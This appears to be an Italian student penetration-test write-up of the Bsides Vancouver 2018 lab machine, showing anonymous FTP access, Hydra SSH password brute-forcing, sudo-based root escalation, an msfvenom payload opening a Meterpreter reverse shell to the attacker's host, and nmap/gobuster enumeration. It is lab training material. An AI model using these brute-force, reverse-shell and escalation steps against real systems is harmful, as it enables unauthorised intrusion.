
Proviamo allora ad accedere tramite ftp tramite il comando:
ftp anonymous@192.168.66.101

Notiamo con grande stupore che la macchina vittima **non è minimamente protetta** e solamente con questo comando possiamo osservare di essere già all'interno di **Ubuntu**

Spulciando, troviamo un file chiamato **users.txt.bk** che cattura la mia attenzione, faccio dunque un **download** del contenuto alla mia macchina Kali

```
nejra@kali: ~
File  Azioni  Modifica  Visualizza  Aiuto

┌──(nejra㉿kali)-[~]
└─$ ftp anonymous@192.168.66.101
Connected to 192.168.66.101.
220 (vsFTPd 2.3.5)
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||27844|).
150 Here comes the directory listing.
drwxr-xr-x    2 65534    65534        4096 Mar 03  2018 public
226 Directory send OK.
ftp> cd 65534
550 Failed to change directory.
ftp> cd public
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||16003|).
150 Here comes the directory listing.
-rw-r--r--    1 0        0              31 Mar 03  2018 users.txt.bk
226 Directory send OK.
ftp> cat users.txt.bk
?Invalid command.
ftp> help
Commands may be abbreviated.  Commands are:

!               edit            lpage           nlist           rcvbuf          struct
$               epsv            lpwd            nmap            recv            sunique
account         epsv4           ls              ntrans          reget           system
append          epsv6           macdef          open            remopts         tenex
ascii           exit            mdelete         page            rename          throttle
bell            features        mdir            passive         reset           trace
binary          fget            mget            pdir            restart         type
bye             form            mkdir           pls             rhelp           umask
case            ftp             mls             pmlsd           rmdir           unset
cd              gate            mlsd            preserve        rstatus         usage
cdup            get             mlst            progress        runique         user
chmod           glob            mode            prompt          send            verbose
close           hash            modtime         proxy           sendport        xferbuf
cr              help            more            put             set             ?
debug           idle            mput            pwd             site
delete          image           mreget          quit            size
dir             lcd             msend           quote           sndbuf
disconnect      less            newer           rate            status
ftp> get users.txt.bk
local: users.txt.bk remote: users.txt.bk
229 Entering Extended Passive Mode (|||41602|).
150 Opening BINARY mode data connection for users.txt.bk (31 bytes).
100% |*****************************************************************|    31        0.67 KiB/s    00:00 ETA
226 Transfer complete.
31 bytes received in 00:00 (0.65 KiB/s)
```

FTP PORTA 21



Abbiamo trovato 5 username

HYDRA

Andiamo a recuperare le **password** dei 5 account trovati pocanzi col Tool **Hydra**

```
nejra@kali: ~
File  Azioni  Modifica  Visualizza  Aiuto
laws and ethics anyway - and tell themselves they are one of the good ones.)
These services were not compiled in: afp ncp oracle sapr3 smb2.

Use HYDRA_PROXY_HTTP or HYDRA_PROXY environment variables for a proxy setup.
E.g. % export HYDRA_PROXY=socks5://l:p@127.0.0.1:9150 (or: socks4:// connect://)
     % export HYDRA_PROXY=connect_and_socks_proxylist.txt  (up to 64 entries)
     % export HYDRA_PROXY_HTTP=http://login:pass@proxy:8080
     % export HYDRA_PROXY_HTTP=proxylist.txt  (up to 64 entries)

Examples:
  hydra -l user -P passlist.txt ftp://192.168.0.1
  hydra -L userlist.txt -p defaultpw imap://192.168.0.1/PLAIN
  hydra -C defaults.txt -6 pop3s://[2001:db8::1]:143/TLS:DIGEST-MD5
  hydra -l admin -p password ftp://[192.168.0.0/24]/
  hydra -L logins.txt -P pws.txt -M targets.txt ssh

┌──(nejra㉿kali)-[~]
└─$ hydra -l anne -P /home/nejra/kali-wordlists/rockyou.txt 192.168.2.101 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,
or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-18 03:04:52
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.2.101:22/
[22][ssh] host: 192.168.2.101   login: anne   password: princess
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 6 final worker threads did not complete until end.
[ERROR] 6 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-04-18 03:05:07
```

Con un dizionario molto corposo ho individuato la password “**princess**” per l’account “**anne**”

SSH PORTA 22

```
root@bsides2018: /
File  Azioni  Modifica  Visualizza  Aiuto
zsh: corrupt history file /home/nejra/.zsh_history
┌──(nejra㉿kali)-[~]
└─$ ssh anne@192.168.66.101
The authenticity of host '192.168.66.101 (192.168.66.101)' can't be established.
ECDSA key fingerprint is SHA256:FhT9tr50Ps28yBw38pBWN+YEx5wCU/d8o1Ih22W4fyQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.66.101' (ECDSA) to the list of known hosts.
anne@192.168.66.101's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

382 packages can be updated.
275 updates are security updates.

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Sun Mar  4 16:14:55 2018 from 192.168.1.68
anne@bsides2018:~$ ls -la
total 12
```

Proviamo col **service SSH** a collegarci negli utenti trovati precedentemente,
SPOILER: l'unico funzionante era "Anne"


Facciamo un **privilege escalation** per ottenere i permessi di root!

```
root@bsides2018: ~
File  Azioni  Modifica  Visualizza  Aiuto
total 32
drwxr-xr-x 2 john john 4096 Mar  3  2018 .
drwxr-xr-x 7 root root 4096 Mar  4  2018 ..
-rw-r--r-- 1 john john  220 Mar  3  2018 .bash_logout
-rw-r--r-- 1 john john 3486 Mar  3  2018 .bashrc
-rw-r--r-- 1 john john 8445 Mar  3  2018 examples.desktop
-rw-r--r-- 1 john john  675 Mar  3  2018 .profile
anne@bsides2018:/home/john$ whoami
anne
anne@bsides2018:/home/john$ getid
getid: command not found
anne@bsides2018:/home/john$ getuid
No command 'getuid' found, did you mean:
 Command 'setuid' from package 'super' (universe)
getuid: command not found
anne@bsides2018:/home/john$ id
uid=1003(anne) gid=1003(anne) groups=1003(anne),27(sudo)
anne@bsides2018:/home/john$ sudo su
[sudo] password for anne:
root@bsides2018:/home/john# ls -la
total 32
drwxr-xr-x 2 john john 4096 Mar  3  2018 .
drwxr-xr-x 7 root root 4096 Mar  4  2018 ..
-rw-r--r-- 1 john john  220 Mar  3  2018 .bash_logout
-rw-r--r-- 1 john john 3486 Mar  3  2018 .bashrc
-rw-r--r-- 1 john john 8445 Mar  3  2018 examples.desktop
-rw-r--r-- 1 john john  675 Mar  3  2018 .profile
root@bsides2018:/home/john# whoami
root
```

Privilege escalation effettuato con successo

SSH PORTA 22

Ho anche catturato la **bandiera nascosta**




METODO 2

Per ottenere accesso come root alla macchina Bsides Vancouver 2018

MSFVENOM

Msfvenom è progettato per la generazione di **payload** di **exploit**
utilizzati per sfruttare vulnerabilità nei sistemi informatici



Cosa ho fatto? Semplicemente startato una sessione **msfconsole** classica, settato il modulo **multi/handler**
Settato LHOST e LPORT correttamente e fatto exploit **ATTENDENDO**
Ho dunque generato un file contenente il mio **payload** di exploit chiamato “**pacco**”
Creato un **server locale** con “python3 -m http.server 777”
Scaricato il file **pacco** e lanciato all’interno dell’utente **anne**

MSFVENOM


Quando ho avviato il file “**pacco**” dalla macchina vittima, ho **generato una sessione** e l’ho avviata interagendoci

```
msf6 exploit(multi/handler) >
[*] Started reverse TCP handler on 192.168.2.110:777
[*] Sending stage (1017704 bytes) to 192.168.2.101
[*] Meterpreter session 1 opened (192.168.2.110:777 → 192.168.2.101:48741) at 2024-04-19 11:49:15 +0200
sessions -l

Active sessions
===============

  Id  Name  Type                     Information          Connection
  --  ----  ----                     -----------          ----------
  1         meterpreter x86/linux    anne @ 192.168.2.101  192.168.2.110:777 → 192.168.2.101:48741 (192.168.2.101)

msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > id
[-] Unknown command: id
meterpreter > getuid
Server username: anne
meterpreter >
```


Però siamo ancora utenti normali “**anne**”

MSFVENOM

Diamo i privilegi di root con “**sudo su**” e inseriamo la password “princess” e possiamo notare che siamo root !



Secondo metodo **OK!**



VAN ZWAM ARJEN

BONUS 2

BUILDWEEK


REPORT

TRACCIA

Effettuare gli attacchi necessari per diventare root. Studiare a fondo la macchina per scoprire tutti i segreti. L'ipotesi è che noi andiamo in azienda e dobbiamo attaccare quella macchina / quel server dall'interno dell'azienda, di cui non sappiamo nulla, per questo è test di BlackBox puro.

CONFIGURAZIONE


IP Kali Linux



Ho scelto di modificare l'**IP statico** della macchina attaccante Kali Linux con l'IP:
192.168.109.110/24

&

IP Bsides vancouver



Invece per la vittima ho scelto l'**IP dinamico** utilizzando la "**Rete solo Host**":
192.168.109.101/24

ATTENZIONE

Non potendo configurare l'indirizzo IP manualmente della macchina vittima, ho dovuto utilizzare le schede di rete solo host che mette a disposizione VirtualBox impostandole correttamente!

NMAP

Iniziamo come sempre ad eseguire una scansione della macchina **Vittima** e scopriamo un paio di informazioni:

Appare solo una porta aperta, ossia la porta **HTTP 80**, possiamo quindi navigare col browser e vederne il contenuto per studiarlo

Ci dice già 2 directory interessanti, ma noi useremo gobuster per individuarle tutte

GOBUSTER

1

Utilizziamo il comando “**locate**” per cercare una wordlist che fa al caso nostro

```
┌──(nejra㉿kali)-[~]
└─$ locate wordlist | grep dir
/home/nejra/Desktop/wordlistdir.txt
/home/nejra/kali-wordlists/dirb
/home/nejra/kali-wordlists/dirbuster
/home/nejra/kali-wordlists/dirb/big.txt
/home/nejra/kali-wordlists/dirb/catala.txt
/home/nejra/kali-wordlists/dirb/common.txt
/home/nejra/kali-wordlists/dirb/euskera.txt
/home/nejra/kali-wordlists/dirb/extensions_common.txt
/home/nejra/kali-wordlists/dirb/hydra.restore
/home/nejra/kali-wordlists/dirb/indexes.txt
```


2

Lanciamo il comando **gobuster** col giusto dizionario


```
┌──(nejra㉿kali)-[~]
└─$ gobuster dir -w /home/nejra/kali-wordlists/dirbuster/directory-list-2.3-medium.txt -u 192.168.109.101
═══════════════════════════════════════════════
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
═══════════════════════════════════════════════
[+] Url:                     http://192.168.109.101
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /home/nejra/kali-wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
═══════════════════════════════════════════════
Starting gobuster in directory enumeration mode
═══════════════════════════════════════════════
/css                 (Status: 301) [Size: 316] [--> http://192.168.109.101/css/]
/js                  (Status: 301) [Size: 315] [--> http://192.168.109.101/js/]
/config              (Status: 301) [Size: 319] [--> http://192.168.109.101/config/]
/backup              (Status: 301) [Size: 319] [--> http://192.168.109.101/backup/]
/imagens             (Status: 301) [Size: 320] [--> http://192.168.109.101/imagens/]
/login_page          (Status: 301) [Size: 323] [--> http://192.168.109.101/login_page/]
/server-status       (Status: 403) [Size: 280]
Progress: 220560 / 220561 (100.00%)
═══════════════════════════════════════════════
Finished
═══════════════════════════════════════════════
```

3


Apriamo tutte le directory trovate e analizziamo



